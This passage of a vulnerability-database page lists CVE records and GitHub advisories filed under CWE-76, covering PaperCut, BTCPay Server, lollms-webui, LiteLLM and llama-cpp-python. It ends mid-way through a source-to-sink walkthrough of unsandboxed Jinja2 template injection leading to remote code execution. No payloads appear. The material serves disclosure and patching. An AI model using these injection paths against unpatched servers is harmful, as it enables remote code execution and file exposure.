CWE-76
AllowedImproper Neutralization of Equivalent Special Elements
Abstraction: Base · Status: Draft
The product correctly neutralizes certain special elements, but it improperly neutralizes equivalent special elements.
28 vulnerabilities reference this CWE, most recent first.
CVE-2024-1882 (GCVE-0-2024-1882)
Vulnerability from cvelistv5 – Published: 2024-03-14 03:08 – Updated: 2024-09-26 03:52- CWE-76 - Improper Neutralization of Equivalent Special Elements
| Vendor | Product | Version | |
|---|---|---|---|
| PaperCut | PaperCut NG, PaperCut MF |
Affected:
0 , < 23.0.7
(custom)
Affected: 0 , < 22.1.5 (custom) Affected: 0 , < 21.2.14 (custom) Affected: 0 , < 20.1.10 (custom) |
|
| papercut | papercut_ng |
Affected:
0 , < 23.0.7
(custom)
Affected: 0 , < 22.1.5 (custom) Affected: 0 , < 21.2.14 (custom) Affected: 0 , < 20.1.10 (custom) cpe:2.3:a:papercut:papercut_ng:*:*:*:*:*:*:*:* |
|
| papercut | papercut_mf |
Affected:
0 , < 23.0.7
(custom)
Affected: 0 , < 22.1.5 (custom) Affected: 0 , < 21.2.14 (custom) Affected: 0 , < 20.1.10 (custom) cpe:2.3:a:papercut:papercut_mf:*:*:*:*:*:*:*:* |
{
  "containers": {
    "adp": [
      {
        "affected": [
          {
            "cpes": [
              "cpe:2.3:a:papercut:papercut_ng:*:*:*:*:*:*:*:*"
            ],
            "defaultStatus": "affected",
            "product": "papercut_ng",
            "vendor": "papercut",
            "versions": [
              {
                "lessThan": "23.0.7",
                "status": "affected",
                "version": "0",
                "versionType": "custom"
              },
              {
                "lessThan": "22.1.5",
                "status": "affected",
                "version": "0",
                "versionType": "custom"
              },
              {
                "lessThan": "21.2.14",
                "status": "affected",
                "version": "0",
                "versionType": "custom"
              },
              {
                "lessThan": "20.1.10",
                "status": "affected",
                "version": "0",
                "versionType": "custom"
              }
            ]
          },
          {
            "cpes": [
              "cpe:2.3:a:papercut:papercut_mf:*:*:*:*:*:*:*:*"
            ],
            "defaultStatus": "affected",
            "product": "papercut_mf",
            "vendor": "papercut",
            "versions": [
              {
                "lessThan": "23.0.7",
                "status": "affected",
                "version": "0",
                "versionType": "custom"
              },
              {
                "lessThan": "22.1.5",
                "status": "affected",
                "version": "0",
                "versionType": "custom"
              },
              {
                "lessThan": "21.2.14",
                "status": "affected",
                "version": "0",
                "versionType": "custom"
              },
              {
                "lessThan": "20.1.10",
                "status": "affected",
                "version": "0",
                "versionType": "custom"
              }
            ]
          }
        ],
        "metrics": [
          {
            "other": {
              "content": {
                "id": "CVE-2024-1882",
                "options": [
                  {
                    "Exploitation": "none"
                  },
                  {
                    "Automatable": "no"
                  },
                  {
                    "Technical Impact": "total"
                  }
                ],
                "role": "CISA Coordinator",
                "timestamp": "2024-03-16T04:00:55.398174Z",
                "version": "2.0.3"
              },
              "type": "ssvc"
            }
          }
        ],
        "providerMetadata": {
          "dateUpdated": "2024-07-25T16:02:52.603Z",
          "orgId": "134c704f-9b21-4f2e-91b3-4a467353bcc0",
          "shortName": "CISA-ADP"
        },
        "title": "CISA ADP Vulnrichment"
      },
      {
        "providerMetadata": {
          "dateUpdated": "2024-08-01T18:56:22.441Z",
          "orgId": "af854a3a-2127-422b-91ae-364da2661108",
          "shortName": "CVE"
        },
        "references": [
          {
            "tags": [
              "x_transferred"
            ],
            "url": "https://www.papercut.com/kb/Main/Security-Bulletin-March-2024"
          }
        ],
        "title": "CVE Program Container"
      }
    ],
    "cna": {
      "affected": [
        {
          "defaultStatus": "affected",
          "platforms": [
            "MacOS",
            "Linux",
            "Windows"
          ],
          "product": "PaperCut NG, PaperCut MF",
          "vendor": "PaperCut",
          "versions": [
            {
              "changes": [
                {
                  "at": "23.0.7",
                  "status": "unaffected"
                }
              ],
              "lessThan": "23.0.7",
              "status": "affected",
              "version": "0",
              "versionType": "custom"
            },
            {
              "changes": [
                {
                  "at": "22.1.5",
                  "status": "unaffected"
                }
              ],
              "lessThan": "22.1.5",
              "status": "affected",
              "version": "0",
              "versionType": "custom"
            },
            {
              "changes": [
                {
                  "at": "21.2.14",
                  "status": "unaffected"
                }
              ],
              "lessThan": "21.2.14",
              "status": "affected",
              "version": "0",
              "versionType": "custom"
            },
            {
              "changes": [
                {
                  "at": "20.1.10",
                  "status": "unaffected"
                }
              ],
              "lessThan": "20.1.10",
              "status": "affected",
              "version": "0",
              "versionType": "custom"
            }
          ]
        }
      ],
      "descriptions": [
        {
          "lang": "en",
          "supportingMedia": [
            {
              "base64": false,
              "type": "text/html",
              "value": "This vulnerability allows an already authenticated admin user to create a malicious payload that could be leveraged for remote code execution on the server hosting the PaperCut NG/MF application server.\u003cbr\u003e"
            }
          ],
          "value": "This vulnerability allows an already authenticated admin user to create a malicious payload that could be leveraged for remote code execution on the server hosting the PaperCut NG/MF application server."
        }
      ],
      "impacts": [
        {
          "capecId": "CAPEC-253",
          "descriptions": [
            {
              "lang": "en",
              "value": "CAPEC-253 Remote Code Inclusion"
            }
          ]
        }
      ],
      "metrics": [
        {
          "cvssV3_1": {
            "attackComplexity": "LOW",
            "attackVector": "NETWORK",
            "availabilityImpact": "HIGH",
            "baseScore": 7.2,
            "baseSeverity": "HIGH",
            "confidentialityImpact": "HIGH",
            "integrityImpact": "HIGH",
            "privilegesRequired": "HIGH",
            "scope": "UNCHANGED",
            "userInteraction": "NONE",
            "vectorString": "CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H",
            "version": "3.1"
          },
          "format": "CVSS",
          "scenarios": [
            {
              "lang": "en",
              "value": "GENERAL"
            }
          ]
        }
      ],
      "problemTypes": [
        {
          "descriptions": [
            {
              "cweId": "CWE-76",
              "description": "CWE-76 Improper Neutralization of Equivalent Special Elements",
              "lang": "en",
              "type": "CWE"
            }
          ]
        }
      ],
      "providerMetadata": {
        "dateUpdated": "2024-09-26T03:52:57.154Z",
        "orgId": "eb41dac7-0af8-4f84-9f6d-0272772514f4",
        "shortName": "PaperCut"
      },
      "references": [
        {
          "url": "https://www.papercut.com/kb/Main/Security-Bulletin-March-2024"
        }
      ],
      "source": {
        "discovery": "UNKNOWN"
      },
      "title": "Server-side resource injection in PaperCut NG/MF",
      "x_generator": {
        "engine": "Vulnogram 0.1.0-dev"
      }
    }
  },
  "cveMetadata": {
    "assignerOrgId": "eb41dac7-0af8-4f84-9f6d-0272772514f4",
    "assignerShortName": "PaperCut",
    "cveId": "CVE-2024-1882",
    "datePublished": "2024-03-14T03:08:17.914Z",
    "dateReserved": "2024-02-26T05:36:21.950Z",
    "dateUpdated": "2024-09-26T03:52:57.154Z",
    "state": "PUBLISHED"
  },
  "dataType": "CVE_RECORD",
  "dataVersion": "5.1"
}
CVE-2024-1221 (GCVE-0-2024-1221)
Vulnerability from cvelistv5 – Published: 2024-03-14 03:01 – Updated: 2024-09-26 03:46- CWE-76 - Improper Neutralization of Equivalent Special Elements
| Vendor | Product | Version | |
|---|---|---|---|
| PaperCut | PaperCut NG, PaperCut MF |
Affected:
0 , < 23.0.7
(custom)
Affected: 0 , < 22.1.5 (custom) Affected: 0 , < 21.2.14 (custom) Affected: 0 , < 20.1.10 (custom) |
{
  "containers": {
    "adp": [
      {
        "metrics": [
          {
            "other": {
              "content": {
                "id": "CVE-2024-1221",
                "options": [
                  {
                    "Exploitation": "none"
                  },
                  {
                    "Automatable": "no"
                  },
                  {
                    "Technical Impact": "partial"
                  }
                ],
                "role": "CISA Coordinator",
                "timestamp": "2024-03-15T15:25:34.441612Z",
                "version": "2.0.3"
              },
              "type": "ssvc"
            }
          }
        ],
        "providerMetadata": {
          "dateUpdated": "2024-06-04T17:59:42.267Z",
          "orgId": "134c704f-9b21-4f2e-91b3-4a467353bcc0",
          "shortName": "CISA-ADP"
        },
        "title": "CISA ADP Vulnrichment"
      },
      {
        "providerMetadata": {
          "dateUpdated": "2024-08-01T18:33:25.291Z",
          "orgId": "af854a3a-2127-422b-91ae-364da2661108",
          "shortName": "CVE"
        },
        "references": [
          {
            "tags": [
              "x_transferred"
            ],
            "url": "https://www.papercut.com/kb/Main/Security-Bulletin-March-2024"
          }
        ],
        "title": "CVE Program Container"
      }
    ],
    "cna": {
      "affected": [
        {
          "defaultStatus": "affected",
          "platforms": [
            "MacOS",
            "Linux"
          ],
          "product": "PaperCut NG, PaperCut MF",
          "vendor": "PaperCut",
          "versions": [
            {
              "changes": [
                {
                  "at": "23.0.7",
                  "status": "unaffected"
                }
              ],
              "lessThan": "23.0.7",
              "status": "affected",
              "version": "0",
              "versionType": "custom"
            },
            {
              "changes": [
                {
                  "at": "22.1.5",
                  "status": "unaffected"
                }
              ],
              "lessThan": "22.1.5",
              "status": "affected",
              "version": "0",
              "versionType": "custom"
            },
            {
              "changes": [
                {
                  "at": "21.2.14",
                  "status": "unaffected"
                }
              ],
              "lessThan": "21.2.14",
              "status": "affected",
              "version": "0",
              "versionType": "custom"
            },
            {
              "changes": [
                {
                  "at": "20.1.10",
                  "status": "unaffected"
                }
              ],
              "lessThan": "20.1.10",
              "status": "affected",
              "version": "0",
              "versionType": "custom"
            }
          ]
        }
      ],
      "descriptions": [
        {
          "lang": "en",
          "supportingMedia": [
            {
              "base64": false,
              "type": "text/html",
              "value": "\u003cspan style=\"background-color: transparent;\"\u003eThis vulnerability potentially allows files on a PaperCut NG/MF server to be exposed using a specifically formed payload against the impacted API endpoint. The attacker must carry out some reconnaissance to gain knowledge of a system token. This CVE only affects Linux and macOS PaperCut NG/MF servers.\u003c/span\u003e\u003cbr\u003e"
            }
          ],
          "value": "This vulnerability potentially allows files on a PaperCut NG/MF server to be exposed using a specifically formed payload against the impacted API endpoint. The attacker must carry out some reconnaissance to gain knowledge of a system token. This CVE only affects Linux and macOS PaperCut NG/MF servers."
        }
      ],
      "impacts": [
        {
          "capecId": "CAPEC-131",
          "descriptions": [
            {
              "lang": "en",
              "value": "CAPEC-131 Resource Leak Exposure"
            }
          ]
        }
      ],
      "metrics": [
        {
          "cvssV3_1": {
            "attackComplexity": "HIGH",
            "attackVector": "NETWORK",
            "availabilityImpact": "NONE",
            "baseScore": 3.1,
            "baseSeverity": "LOW",
            "confidentialityImpact": "LOW",
            "integrityImpact": "NONE",
            "privilegesRequired": "LOW",
            "scope": "UNCHANGED",
            "userInteraction": "NONE",
            "vectorString": "CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:N/A:N",
            "version": "3.1"
          },
          "format": "CVSS",
          "scenarios": [
            {
              "lang": "en",
              "value": "GENERAL"
            }
          ]
        }
      ],
      "problemTypes": [
        {
          "descriptions": [
            {
              "cweId": "CWE-76",
              "description": "CWE-76 Improper Neutralization of Equivalent Special Elements",
              "lang": "en",
              "type": "CWE"
            }
          ]
        }
      ],
      "providerMetadata": {
        "dateUpdated": "2024-09-26T03:46:19.820Z",
        "orgId": "eb41dac7-0af8-4f84-9f6d-0272772514f4",
        "shortName": "PaperCut"
      },
      "references": [
        {
          "url": "https://www.papercut.com/kb/Main/Security-Bulletin-March-2024"
        }
      ],
      "source": {
        "discovery": "UNKNOWN"
      },
      "title": "Improper access controls on APIs on Linux and macOS in PaperCut NG/MF",
      "x_generator": {
        "engine": "Vulnogram 0.1.0-dev"
      }
    }
  },
  "cveMetadata": {
    "assignerOrgId": "eb41dac7-0af8-4f84-9f6d-0272772514f4",
    "assignerShortName": "PaperCut",
    "cveId": "CVE-2024-1221",
    "datePublished": "2024-03-14T03:01:05.179Z",
    "dateReserved": "2024-02-05T04:33:58.615Z",
    "dateUpdated": "2024-09-26T03:46:19.820Z",
    "state": "PUBLISHED"
  },
  "dataType": "CVE_RECORD",
  "dataVersion": "5.1"
}
CVE-2023-1149 (GCVE-0-2023-1149)
Vulnerability from cvelistv5 – Published: 2023-03-02 00:00 – Updated: 2025-03-07 21:41- CWE-76 - Improper Neutralization of Equivalent Special Elements
| Vendor | Product | Version | |
|---|---|---|---|
| btcpayserver | btcpayserver/btcpayserver |
Affected:
unspecified , < 1.8.0
(custom)
|
{
  "containers": {
    "adp": [
      {
        "providerMetadata": {
          "dateUpdated": "2024-08-02T05:40:57.973Z",
          "orgId": "af854a3a-2127-422b-91ae-364da2661108",
          "shortName": "CVE"
        },
        "references": [
          {
            "tags": [
              "x_transferred"
            ],
            "url": "https://huntr.dev/bounties/2e734209-d7b0-4f57-a8be-c65c82208f2f"
          },
          {
            "tags": [
              "x_transferred"
            ],
            "url": "https://github.com/btcpayserver/btcpayserver/commit/ddb125f45892b4dafdbd5c072af1ce623758bb92"
          }
        ],
        "title": "CVE Program Container"
      },
      {
        "metrics": [
          {
            "other": {
              "content": {
                "id": "CVE-2023-1149",
                "options": [
                  {
                    "Exploitation": "poc"
                  },
                  {
                    "Automatable": "no"
                  },
                  {
                    "Technical Impact": "partial"
                  }
                ],
                "role": "CISA Coordinator",
                "timestamp": "2025-03-07T21:41:08.793865Z",
                "version": "2.0.3"
              },
              "type": "ssvc"
            }
          }
        ],
        "providerMetadata": {
          "dateUpdated": "2025-03-07T21:41:24.232Z",
          "orgId": "134c704f-9b21-4f2e-91b3-4a467353bcc0",
          "shortName": "CISA-ADP"
        },
        "title": "CISA ADP Vulnrichment"
      }
    ],
    "cna": {
      "affected": [
        {
          "product": "btcpayserver/btcpayserver",
          "vendor": "btcpayserver",
          "versions": [
            {
              "lessThan": "1.8.0",
              "status": "affected",
              "version": "unspecified",
              "versionType": "custom"
            }
          ]
        }
      ],
      "descriptions": [
        {
          "lang": "en",
          "value": "Improper Neutralization of Equivalent Special Elements in GitHub repository btcpayserver/btcpayserver prior to 1.8.0."
        }
      ],
      "metrics": [
        {
          "cvssV3_0": {
            "attackComplexity": "LOW",
            "attackVector": "NETWORK",
            "availabilityImpact": "HIGH",
            "baseScore": 5.7,
            "baseSeverity": "MEDIUM",
            "confidentialityImpact": "LOW",
            "integrityImpact": "LOW",
            "privilegesRequired": "HIGH",
            "scope": "UNCHANGED",
            "userInteraction": "REQUIRED",
            "vectorString": "CVSS:3.0/AV:N/AC:L/PR:H/UI:R/S:U/C:L/I:L/A:H",
            "version": "3.0"
          }
        }
      ],
      "problemTypes": [
        {
          "descriptions": [
            {
              "cweId": "CWE-76",
              "description": "CWE-76 Improper Neutralization of Equivalent Special Elements",
              "lang": "en",
              "type": "CWE"
            }
          ]
        }
      ],
      "providerMetadata": {
        "dateUpdated": "2023-03-02T00:00:00.000Z",
        "orgId": "c09c270a-b464-47c1-9133-acb35b22c19a",
        "shortName": "@huntrdev"
      },
      "references": [
        {
          "url": "https://huntr.dev/bounties/2e734209-d7b0-4f57-a8be-c65c82208f2f"
        },
        {
          "url": "https://github.com/btcpayserver/btcpayserver/commit/ddb125f45892b4dafdbd5c072af1ce623758bb92"
        }
      ],
      "source": {
        "advisory": "2e734209-d7b0-4f57-a8be-c65c82208f2f",
        "discovery": "EXTERNAL"
      },
      "title": "Improper Neutralization of Equivalent Special Elements in btcpayserver/btcpayserver"
    }
  },
  "cveMetadata": {
    "assignerOrgId": "c09c270a-b464-47c1-9133-acb35b22c19a",
    "assignerShortName": "@huntrdev",
    "cveId": "CVE-2023-1149",
    "datePublished": "2023-03-02T00:00:00.000Z",
    "dateReserved": "2023-03-02T00:00:00.000Z",
    "dateUpdated": "2025-03-07T21:41:24.232Z",
    "state": "PUBLISHED"
  },
  "dataType": "CVE_RECORD",
  "dataVersion": "5.1"
}
CVE-2023-0493 (GCVE-0-2023-0493)
Vulnerability from cvelistv5 – Published: 2023-01-26 00:00 – Updated: 2025-03-31 16:46- CWE-76 - Improper Neutralization of Equivalent Special Elements
| Vendor | Product | Version | |
|---|---|---|---|
| btcpayserver | btcpayserver/btcpayserver |
Affected:
unspecified , < 1.7.5
(custom)
|
{
  "containers": {
    "adp": [
      {
        "providerMetadata": {
          "dateUpdated": "2024-08-02T05:10:56.450Z",
          "orgId": "af854a3a-2127-422b-91ae-364da2661108",
          "shortName": "CVE"
        },
        "references": [
          {
            "tags": [
              "x_transferred"
            ],
            "url": "https://huntr.dev/bounties/3a73b45c-6f3e-4536-a327-cdfdbc59896f"
          },
          {
            "tags": [
              "x_transferred"
            ],
            "url": "https://github.com/btcpayserver/btcpayserver/pull/4545/commits/02070d65836cd24627929b3403efbae8de56039a"
          },
          {
            "tags": [
              "x_transferred"
            ],
            "url": "http://packetstormsecurity.com/files/171732/BTCPay-Server-1.7.4-HTML-Injection.html"
          }
        ],
        "title": "CVE Program Container"
      },
      {
        "metrics": [
          {
            "other": {
              "content": {
                "id": "CVE-2023-0493",
                "options": [
                  {
                    "Exploitation": "poc"
                  },
                  {
                    "Automatable": "yes"
                  },
                  {
                    "Technical Impact": "partial"
                  }
                ],
                "role": "CISA Coordinator",
                "timestamp": "2025-03-31T16:45:54.904180Z",
                "version": "2.0.3"
              },
              "type": "ssvc"
            }
          }
        ],
        "providerMetadata": {
          "dateUpdated": "2025-03-31T16:46:03.476Z",
          "orgId": "134c704f-9b21-4f2e-91b3-4a467353bcc0",
          "shortName": "CISA-ADP"
        },
        "title": "CISA ADP Vulnrichment"
      }
    ],
    "cna": {
      "affected": [
        {
          "defaultStatus": "unaffected",
          "product": "btcpayserver/btcpayserver",
          "vendor": "btcpayserver",
          "versions": [
            {
              "lessThan": "1.7.5",
              "status": "affected",
              "version": "unspecified",
              "versionType": "custom"
            }
          ]
        }
      ],
      "descriptions": [
        {
          "lang": "en",
          "supportingMedia": [
            {
              "base64": false,
              "type": "text/html",
              "value": "\u003cp\u003eImproper Neutralization of Equivalent Special Elements in GitHub repository btcpayserver/btcpayserver prior to 1.7.5.\u003c/p\u003e"
            }
          ],
          "value": "Improper Neutralization of Equivalent Special Elements in GitHub repository btcpayserver/btcpayserver prior to 1.7.5.\n\n"
        }
      ],
      "metrics": [
        {
          "cvssV3_1": {
            "attackComplexity": "LOW",
            "attackVector": "NETWORK",
            "availabilityImpact": "LOW",
            "baseScore": 5.3,
            "baseSeverity": "MEDIUM",
            "confidentialityImpact": "NONE",
            "integrityImpact": "NONE",
            "privilegesRequired": "NONE",
            "scope": "UNCHANGED",
            "userInteraction": "NONE",
            "vectorString": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L",
            "version": "3.1"
          },
          "format": "CVSS",
          "scenarios": [
            {
              "lang": "en",
              "value": "GENERAL"
            }
          ]
        }
      ],
      "problemTypes": [
        {
          "descriptions": [
            {
              "cweId": "CWE-76",
              "description": "CWE-76 Improper Neutralization of Equivalent Special Elements",
              "lang": "en",
              "type": "CWE"
            }
          ]
        }
      ],
      "providerMetadata": {
        "dateUpdated": "2023-10-10T07:22:20.882Z",
        "orgId": "c09c270a-b464-47c1-9133-acb35b22c19a",
        "shortName": "@huntrdev"
      },
      "references": [
        {
          "url": "https://huntr.dev/bounties/3a73b45c-6f3e-4536-a327-cdfdbc59896f"
        },
        {
          "url": "https://github.com/btcpayserver/btcpayserver/pull/4545/commits/02070d65836cd24627929b3403efbae8de56039a"
        },
        {
          "url": "http://packetstormsecurity.com/files/171732/BTCPay-Server-1.7.4-HTML-Injection.html"
        }
      ],
      "source": {
        "advisory": "3a73b45c-6f3e-4536-a327-cdfdbc59896f",
        "discovery": "EXTERNAL"
      },
      "title": "Improper Neutralization of Equivalent Special Elements in btcpayserver/btcpayserver",
      "x_generator": {
        "engine": "Vulnogram 0.1.0-dev"
      }
    }
  },
  "cveMetadata": {
    "assignerOrgId": "c09c270a-b464-47c1-9133-acb35b22c19a",
    "assignerShortName": "@huntrdev",
    "cveId": "CVE-2023-0493",
    "datePublished": "2023-01-26T00:00:00.000Z",
    "dateReserved": "2023-01-25T00:00:00.000Z",
    "dateUpdated": "2025-03-31T16:46:03.476Z",
    "state": "PUBLISHED"
  },
  "dataType": "CVE_RECORD",
  "dataVersion": "5.1"
}
GHSA-325V-4JHH-RP36
Vulnerability from github – Published: 2024-07-02 21:32 – Updated: 2024-07-02 21:32parisneo/lollms-webui, in its latest version, is vulnerable to remote code execution due to an insecure dependency on llama-cpp-python version llama_cpp_python-0.2.61+cpuavx2-cp311-cp311-manylinux_2_31_x86_64. The vulnerability arises from the application's 'binding_zoo' feature, which allows attackers to upload and interact with a malicious model file hosted on hugging-face, leading to remote code execution. The issue is linked to a known vulnerability in llama-cpp-python, CVE-2024-34359, which has not been patched in lollms-webui as of commit b454f40a. The vulnerability is exploitable through the application's handling of model files in the 'bindings_zoo' feature, specifically when processing gguf format model files.
{
  "affected": [],
  "aliases": [
    "CVE-2024-4897"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-76"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2024-07-02T15:15:11Z",
    "severity": "HIGH"
  },
  "details": "parisneo/lollms-webui, in its latest version, is vulnerable to remote code execution due to an insecure dependency on llama-cpp-python version llama_cpp_python-0.2.61+cpuavx2-cp311-cp311-manylinux_2_31_x86_64. The vulnerability arises from the application\u0027s \u0027binding_zoo\u0027 feature, which allows attackers to upload and interact with a malicious model file hosted on hugging-face, leading to remote code execution. The issue is linked to a known vulnerability in llama-cpp-python, CVE-2024-34359, which has not been patched in lollms-webui as of commit b454f40a. The vulnerability is exploitable through the application\u0027s handling of model files in the \u0027bindings_zoo\u0027 feature, specifically when processing gguf format model files.",
  "id": "GHSA-325v-4jhh-rp36",
  "modified": "2024-07-02T21:32:15Z",
  "published": "2024-07-02T21:32:15Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2024-4897"
    },
    {
      "type": "WEB",
      "url": "https://huntr.com/bounties/ecf386df-4b6a-40b2-9000-db0974355acc"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-33GV-RVGQ-GPXP
Vulnerability from github – Published: 2023-01-27 00:30 – Updated: 2023-10-10 21:18Withdrawn Advisory
This advisory has been withdrawn because all of the files affected by this vulnerability lie in the BTCPayServer folder, which is not in the NuGet ecosystem. The BTCPayServer folder, corresponding to the BTCPayServer NuGet entry, does not contain any files that were changed to fix the vulnerability.
Original Description
Improper Neutralization of Equivalent Special Elements in GitHub repository btcpayserver/btcpayserver prior to 1.7.5.
{
  "affected": [
    {
      "package": {
        "ecosystem": "NuGet",
        "name": "BTCPayServer.Client"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "0"
            },
            {
              "fixed": "1.7.5"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [
    "CVE-2023-0493"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-74",
      "CWE-76"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2023-02-04T00:30:29Z",
    "nvd_published_at": "2023-01-26T23:15:00Z",
    "severity": "HIGH"
  },
  "details": "## Withdrawn Advisory\nThis advisory has been withdrawn because all of the files affected by this vulnerability lie in the [BTCPayServer folder](https://github.com/btcpayserver/btcpayserver/tree/master/BTCPayServer), which is not in the NuGet ecosystem. The [BTCPayServer folder](https://github.com/btcpayserver/btcpayserver/tree/master/BTCPayServer.Client), corresponding to the [BTCPayServer NuGet entry](https://www.nuget.org/packages/BTCPayServer.Client), does not contain any files that were changed to fix the vulnerability.\n\n## Original Description\nImproper Neutralization of Equivalent Special Elements in GitHub repository btcpayserver/btcpayserver prior to 1.7.5.",
  "id": "GHSA-33gv-rvgq-gpxp",
  "modified": "2023-10-10T21:18:09Z",
  "published": "2023-01-27T00:30:18Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2023-0493"
    },
    {
      "type": "WEB",
      "url": "https://github.com/btcpayserver/btcpayserver/pull/4545/commits/02070d65836cd24627929b3403efbae8de56039a"
    },
    {
      "type": "WEB",
      "url": "https://github.com/btcpayserver/btcpayserver/commit/02070d65836cd24627929b3403efbae8de56039a"
    },
    {
      "type": "WEB",
      "url": "https://huntr.dev/bounties/3a73b45c-6f3e-4536-a327-cdfdbc59896f"
    },
    {
      "type": "WEB",
      "url": "http://packetstormsecurity.com/files/171732/BTCPay-Server-1.7.4-HTML-Injection.html"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H",
      "type": "CVSS_V3"
    }
  ],
  "summary": "Withdrawn Advisory: HTML injections in BTCPayServer",
  "withdrawn": "2023-10-10T21:18:09Z"
}
GHSA-46CM-PFWV-CGF8
Vulnerability from github – Published: 2024-04-10 18:30 – Updated: 2026-07-06 14:50BerriAI/litellm is vulnerable to Server-Side Template Injection (SSTI) via the /completions endpoint. The vulnerability arises from the hf_chat_template method processing the chat_template parameter from the tokenizer_config.json file through the Jinja template engine without proper sanitization. Attackers can exploit this by crafting malicious tokenizer_config.json files that execute arbitrary code on the server.
{
  "affected": [
    {
      "package": {
        "ecosystem": "PyPI",
        "name": "litellm"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "0"
            },
            {
              "fixed": "1.34.42"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [
    "CVE-2024-2952"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-76"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2024-04-10T22:18:53Z",
    "nvd_published_at": "2024-04-10T17:15:54Z",
    "severity": "CRITICAL"
  },
  "details": "BerriAI/litellm is vulnerable to Server-Side Template Injection (SSTI) via the `/completions` endpoint. The vulnerability arises from the `hf_chat_template` method processing the `chat_template` parameter from the `tokenizer_config.json` file through the Jinja template engine without proper sanitization. Attackers can exploit this by crafting malicious `tokenizer_config.json` files that execute arbitrary code on the server.",
  "id": "GHSA-46cm-pfwv-cgf8",
  "modified": "2026-07-06T14:50:04Z",
  "published": "2024-04-10T18:30:48Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2024-2952"
    },
    {
      "type": "WEB",
      "url": "https://github.com/BerriAI/litellm/issues/2949"
    },
    {
      "type": "WEB",
      "url": "https://github.com/BerriAI/litellm/pull/2941"
    },
    {
      "type": "WEB",
      "url": "https://github.com/BerriAI/litellm/commit/8a1cdc901708b07b7ff4eca20f9cb0f1f0e8d0b3"
    },
    {
      "type": "PACKAGE",
      "url": "https://github.com/BerriAI/litellm"
    },
    {
      "type": "WEB",
      "url": "https://github.com/BerriAI/litellm/blob/0d803e13798db40aa7463e64a6bafaee386424f5/litellm/proxy/proxy_server.py#L2087"
    },
    {
      "type": "ADVISORY",
      "url": "https://github.com/advisories/GHSA-46cm-pfwv-cgf8"
    },
    {
      "type": "WEB",
      "url": "https://github.com/pypa/advisory-database/tree/main/vulns/litellm/PYSEC-2026-387.yaml"
    },
    {
      "type": "WEB",
      "url": "https://huntr.com/bounties/a9e0a164-6de0-43a4-a640-0cbfb54220a4"
    },
    {
      "type": "WEB",
      "url": "https://pypi.org/project/litellm"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H",
      "type": "CVSS_V3"
    }
  ],
  "summary": "LiteLLM has Server-Side Template Injection vulnerability in /completions endpoint"
}
GHSA-56XG-WFCC-G829
Vulnerability from github – Published: 2024-05-13 14:10 – Updated: 2024-05-20 22:24Description
llama-cpp-python depends on class Llama in llama.py to load .gguf llama.cpp or Latency Machine Learning Models. The __init__ constructor built in the Llama takes several parameters to configure the loading and running of the model. Other than NUMA, LoRa settings, loading tokenizers, and hardware settings, __init__ also loads the chat template from targeted .gguf 's Metadata and furtherly parses it to llama_chat_format.Jinja2ChatFormatter.to_chat_handler() to construct the self.chat_handler for this model. Nevertheless, Jinja2ChatFormatter parse the chat template within the Metadate with sandbox-less jinja2.Environment, which is furthermore rendered in __call__ to construct the prompt of interaction. This allows jinja2 Server Side Template Injection which leads to RCE by a carefully constructed payload.
Source-to-Sink
llama.py -> class Llama -> __init__:
class Llama:
    """High-level Python wrapper for a llama.cpp model."""

    __backend_initialized = False

    def __init__(
        self,
        model_path: str,
        # lots of params; Ignoring
    ):

        self.verbose = verbose

        set_verbose(verbose)

        if not Llama.__backend_initialized:
            with suppress_stdout_stderr(disable=verbose):
                llama_cpp.llama_backend_init()
            Llama.__backend_initialized = True

        # Ignoring lines of unrelated codes.....

        try:
            self.metadata = self._model.metadata()
        except Exception as e:
            self.metadata = {}
            if self.verbose:
                print(f"Failed to load metadata: {e}", file=sys.stderr)

        if self.verbose:
            print(f"Model metadata: {self.metadata}", file=sys.stderr)

        if (
            self.chat_format is None
            and self.chat_handler is None
            and "tokenizer.chat_template" in self.metadata
        ):
            chat_format = llama_chat_format.guess_chat_format_from_gguf_metadata(
                self.metadata
            )

            if chat_format is not None:
                self.chat_format = chat_format
                if self.verbose:
                    print(f"Guessed chat format: {chat_format}", file=sys.stderr)
            else:
                template = self.metadata["tokenizer.chat_template"]
                try:
                    eos_token_id = int(self.metadata["tokenizer.ggml.eos_token_id"])
                except:
                    eos_token_id = self.token_eos()
                try:
                    bos_token_id = int(self.metadata["tokenizer.ggml.bos_token_id"])
                except:
                    bos_token_id = self.token_bos()

                eos_token = self._model.token_get_text(eos_token_id)
                bos_token = self._model.token_get_text(bos_token_id)

                if self.verbose:
                    print(f"Using gguf chat template: {template}", file=sys.stderr)
                    print(f"Using chat eos_token: {eos_token}", file=sys.stderr)
                    print(f"Using chat bos_token: {bos_token}", file=sys.stderr)

                self.chat_handler = llama_chat_format.Jinja2ChatFormatter(
                    template=template,
                    eos_token=eos_token,
                    bos_token=bos_token,
                    stop_token_ids=[eos_token_id],
                ).to_chat_handler()

        if self.chat_format is None and self.chat_handler is None:
